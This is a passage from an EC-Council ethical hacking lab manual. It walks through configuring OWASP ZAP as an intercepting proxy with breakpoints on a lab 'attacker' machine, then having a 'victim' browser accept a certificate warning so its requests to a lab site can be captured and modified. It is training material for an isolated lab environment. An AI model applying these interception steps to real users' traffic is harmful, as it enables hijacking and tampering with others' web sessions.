


Figure 1.1.6: OWASP ZAP: Do you want to persist the ZAP Session?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **OWASP ZAP** main window appears. Click on the "**+**" icon in the right pane and select **Break** from the options.

Note: The **Break** tab allows you to modify a response or request when ZAP has caught it. It also allows you to modify certain elements that you cannot modify through your browser, including:

a) The header

b) Hidden fields

c) Disabled fields

d) Fields that use JavaScript to filter out illegal characters




Figure 1.1.7: OWASP ZAP adding the Break tab

18. The **Break** tab is added to your **OWASP ZAP** window.

19. To configure ZAP as a proxy, click the **Settings** icon ( ) from the toolbar.




Figure 1.1.8: OWASP ZAP Break tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Options** window, click **Local Proxies** in the left pane. In the right pane, under the **Local Proxy** section, type **10.10.10.19** (the IP address of the **Windows Server 2019** virtual machine) in the **Address** field and set the **Port** value to the default, **8080**; click **OK**.




Figure 1.1.9: OWASP ZAP Options window

21. Click the **Set break on all requests and responses** icon ( ) on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

Note: The **Set break on all requests and responses** icon turns automatically from green to red.




Figure 1.1.10: OWASP ZAP: Setting a breakpoint

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Browse Website as a Victim

22. Now, switch back to the victim's machine (**Windows 10**) and launch the same browser in which you configured the proxy settings. In this lab, we have configured the **Google Chrome** browser.
23. Type **www.moviescope.com** in the address bar and press **Enter**.
24. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.




Figure 1.1.11: Your connection is not private message in the browser

25. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.




Figure 1.1.12: Proceed to the website

26. Now, switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Modify GET Request Content

27. In **Steps 23-25**, we visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request and response** icon ( ) on the toolbar to capture the **www.moviescope.com** request.

